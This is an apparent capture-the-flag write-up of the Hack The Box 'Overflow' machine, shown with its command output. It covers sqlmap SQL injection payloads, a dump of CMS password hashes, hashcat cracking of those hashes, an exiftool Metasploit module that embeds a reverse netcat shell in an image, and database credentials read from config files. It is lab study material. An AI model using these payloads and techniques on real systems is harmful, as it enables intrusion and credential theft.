
Discovered admin account might exist via forget password page.




User not found error displayed when we insert root in the field.



This time we insert admin as the input field and we dint get error, instead of different message.



As we can't find any version for the CMS. We navigate back to previous page. Discover that an interesting JS file. The 'url' param shows 'logs.php?name=admin'. Intercept the request via Burp and drop to SQLMap.



7. SQL Injection

   Use of sqlmap. Discover that 'name' param is vuln

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=') AND (SELECT 2904 FROM (SELECT(SLEEP(5)))UNMU) AND ('RbvS'='RbvS

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: name=') UNION ALL SELECT NULL,NULL,CONCAT(0x7171767071,0x4e5948657a5548745a714845746c464a65486c6
6686a4672644a514b6178657947494f5352697562,0x7171716271)-- -
---
[18:16:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[18:16:59] [INFO] fetched data logged to text files under '/home/sodanew/.local/share/sqlmap/output/overflow.
htb'

[*] ending @ 18:16:59 /2022-04-09/
```


   Discover database

```
[18:18:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.0
[18:18:40] [INFO] fetching database names
available databases [4]:
[*] cmsmsdb
[*] information_schema
[*] logs
[*] Overflow

[18:18:40] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2 times
[18:18:40] [INFO] fetched data logged to text files under '/home/sodanew/.local/share/sqlmap/output/overflow.
htb'

[*] ending @ 18:18:40 /2022-04-09/
```

   Found users credentials from cmsmsdb.

```
Database: cmsmsdb
Table: cms_users
[2 entries]
+---------+--------------------+--------+----------------------------------+----------+-----------+----------
--+---------------------+-------------+--------------------+
| user_id | email              | active | password                         | username | last_name | first_nam
e | create_date         | admin_access | modified_date      |
+---------+--------------------+--------+----------------------------------+----------+-----------+----------
--+---------------------+-------------+--------------------+
| 1       | admin@overflow.htb | 1      | c6c6b9310e0e6f3eb3ffeb2baff12fdd | admin    | <blank>   | <blank>
  | 2021-05-24 21:18:35 | 1           | 2021-05-26 14:49:15 |
| 3       | <blank>            | 1      | e3d748d58b58657bfa4dffe2def0b1c7 | editor   | <blank>   | editor
  | 2021-05-25 06:38:33 | 1           | 2021-05-26 04:13:58 |
+---------+--------------------+--------+----------------------------------+----------+-----------+----------
--+---------------------+-------------+--------------------+

[18:20:43] [INFO] table 'cmsmsdb.cms_users' dumped to CSV file '/home/sodanew/.local/share/sqlmap/output/over
flow.htb/dump/cmsmsdb/cms_users.csv'
[18:20:43] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2 times
```

From cms_siteprefs.csv. Discover the salt used for the password hash.



	A	B	C	D	E
1	create_date	modified_date	sitepref_name	sitepref_value	
2	sitemask	6c2d17f37e226486	<blank>	<blank>	
3	sitedownmessage	<p>Site	is	currently	down
4	metadata	<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2021. All rights reserved." />\r\n<meta http-equiv="Content-Typ	<blank>	<blank>	
5	global_umask	22	<blank>	<blank>	
6	auto_clear_cache_age	60	<blank>	<blank>	
7	adminlog_lifetime	2678400	<blank>	<blank>	
8	allow_browser_cache	1	<blank>	<blank>	
9	browser_cache_expiry	60	<blank>	<blank>	
10	CMSMS\\LoginOperations	bbbd79b6cf6b427116b7f41f2e212fc29adc9713	<blank>	<blank>	
11	sitename	http://overflow.htb	<blank>	<blank>	
12	CMSContentManager_mapi_pref_locktimeout	60	<blank>	<blank>	
13	CMSContentManager_mapi_pref_lockrefresh	120	<blank>	<blank>	
14	DesignManager_mapi_pref_lock_timeout	60	<blank>	<blank>	
15	DesignManager_mapi_pref_lock_refresh	120	<blank>	<blank>	
16	FileManager_mapi_pref_advancedmode	0	<blank>	<blank>	
17	FileManager_mapi_pref_iconsize	32px	<blank>	<blank>	
18	FileManager_mapi_pref_showhiddenfiles		0	<blank>	<blank>

8. Password Crack

Hash.txt content added the salt. 1st row for user editor. 2nd row for user admin

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/hash-dir$ cat hash.txt
e3d748d58b58657bfa4dffe2def0b1c7:6c2d17f37e226486
c6c6b9310e0e6f3eb3ffeb2baff12fdd:6c2d17f37e226486
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/hash-dir$
```

Auto detect mode. Discover more options on the hash mode.


```
The following 19 hash-modes match the structure of your input hash:

      # | Name                                                | Category
  ======+=====================================================+======================================
     10 | md5($pass.$salt)                                    | Raw Hash salted and/or iterated
     20 | md5($salt.$pass)                                    | Raw Hash salted and/or iterated
   3800 | md5($salt.$pass.$salt)                              | Raw Hash salted and/or iterated
   3710 | md5($salt.md5($pass))                               | Raw Hash salted and/or iterated
   4110 | md5($salt.md5($pass.$salt))                         | Raw Hash salted and/or iterated
   4010 | md5($salt.md5($salt.$pass))                         | Raw Hash salted and/or iterated
  21300 | md5($salt.sha1($salt.$pass))                        | Raw Hash salted and/or iterated
     40 | md5($salt.utf16le($pass))                           | Raw Hash salted and/or iterated
   3910 | md5(md5($pass).md5($salt))                          | Raw Hash salted and/or iterated
  21200 | md5(sha1($salt).md5($pass))                         | Raw Hash salted and/or iterated
     30 | md5(utf16le($pass).$salt)                           | Raw Hash salted and/or iterated
     50 | HMAC-MD5 (key = $pass)                              | Raw Hash authenticated
     60 | HMAC-MD5 (key = $salt)                              | Raw Hash authenticated
   1100 | Domain Cached Credentials (DCC), MS Cache           | Operating System
     12 | PostgreSQL                                          | Database Server
   2811 | MyBB 1.2+, IPB2+ (Invision Power Board)             | Forums, CMS, E-Commerce
   2611 | vBulletin < v3.8.5                                  | Forums, CMS, E-Commerce
   2711 | vBulletin >= v3.8.5                                 | Forums, CMS, E-Commerce
     23 | Skype                                               | Instant Messaging Service
```

The password format is the mode 20. Below show the result for editor. But admin unable to crack it.


```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

e3d748d58b58657bfa4dffe2def0b1c7:6c2d17f37e226486:alpha!@#$%bravo
```

9. CMS Made Simple Enumeration

   Discovered CMS dashboard page with the discovered password for editor:alpha!@#$%bravo.




Discover new hostname in 'User Defined Tags'




10. DevBuild-Job webdomain


    Discover another login page.



    Logged in with previous editor password. Discover a job seeker page.



Click on profile page. Discover a file upload functionality. Which the system tell us to upload Resume in image format.



Found exiftool that can be used to hide our reverse shell payload into image via Metasploit framework.

```
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > options

Module options (exploit/unix/fileformat/exiftool_djvu_ant_perl_injection):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.jpg          yes       Output file


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.13      yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   JPEG file
```

Execute the module and generated a payload image.

```
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > run

[+] msf.jpg stored at /home/sodanew/.msf4/local/msf.jpg
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > mv /home/sodanew/.msf4/local/msf.jpg ~/Docum
ents/HTB/Machine/Linux/Overflow/attack/
[*] exec: mv /home/sodanew/.msf4/local/msf.jpg ~/Documents/HTB/Machine/Linux/Overflow/attack/

msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) >
```

11. Initial Access - File Upload

Open up a listener and upload the payload. Next we will gain shell back.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.119.
Ncat: Connection from 10.10.11.119:34616.

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c "import pty; pty.spawn('bash');"
export TERM=xterm-256color
www-data@overflow:~/devbuild-job/home/profile$ export TERM=xterm-256color
www-data@overflow:~/devbuild-job/home/profile$ ^Z
```

Check console available users. Which discovered 'tester' and 'developer'.

```
www-data@overflow:~/devbuild-job/config$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
tester:x:1000:1000:tester,,,:/home/tester:/bin/bash
developer:x:1001:1001::/home/developer:/bin/sh
www-data@overflow:~/devbuild-job/config$
```

Discover config credentials in '/var/www/devbuild-job/config' directory

```
www-data@overflow:~/devbuild-job/config$ cat db.php
<?php
$lnk = mysqli_connect("localhost","dev_manager", "3RyxKah_hBf*V6ja","develop");
?>
```

Discover config credentials in html/config directory

```
www-data@overflow:~/html/config$ cat db.php
<?php

#define('DB_Server', 'localhost');
#define('DB_Username', 'root');
#define('DB_Password','root');
#define('DB_Name', 'Overflow');

$lnk = mysqli_connect("localhost","developer", "sh@tim@n","Overflow");
$db = mysqli_select_db($lnk,"Overflow");

if($db == false){
    dir('Cannot Connect to Database');
}

?>
```

12. Developer Shell Access - SSH Login

    Use discovered credentials and login as developer

```
developer@overflow.htb's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Apr  9 10:15:56 IST 2022

  System load:  0.0               Processes:           171
  Usage of /:   47.0% of 5.84GB   Users logged in:     0
  Memory usage: 18%               IP address for eth0: 10.10.11.119
  Swap usage:   0%


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy
settings


Last login: Sat Apr  9 04:43:05 2022 from 10.10.14.62
-sh: 28: set: Illegal option -o history
-sh: 1: set: Illegal option -o history
$ id
uid=1001(developer) gid=1001(developer) groups=1001(developer),1002(network)
$
```

Discover that the user.txt file can't be read. Where the file is under tester permission.

```
developer@overflow:/home/tester$ ls -la
total 40
drwxr-xr-x 6 tester tester 4096 Apr  9 14:07 .
drwxr-xr-x 4 root   root   4096 May 26  2021 ..
lrwxrwxrwx 1 root   root      9 Sep 27  2021 .bash_history -> /dev/null
-rw-r--r-- 1 root   root   3151 May 30  2021 .bashrc
drwxrwxr-- 2 tester tester 4096 May 17  2021 .cache
drwxrwxr-- 3 tester tester 4096 May 17  2021 .gnupg
drwxrwxr-x 3 tester tester 4096 Apr  9 12:37 .local
-rwxrwxr-- 1 tester tester  822 May 30  2021 .profile
-rw-rw-r-- 1 tester tester  167 Apr  9 14:07 run.py
drwx------ 2 tester tester 4096 Sep 28  2021 .ssh
lrwxrwxrwx 1 tester tester   17 Apr  9 14:03 temp -> /root/.ssh/id_rsa
-rw-r----- 1 root   tester   33 Apr  9 11:02 user.txt
developer@overflow:/home/tester$
```

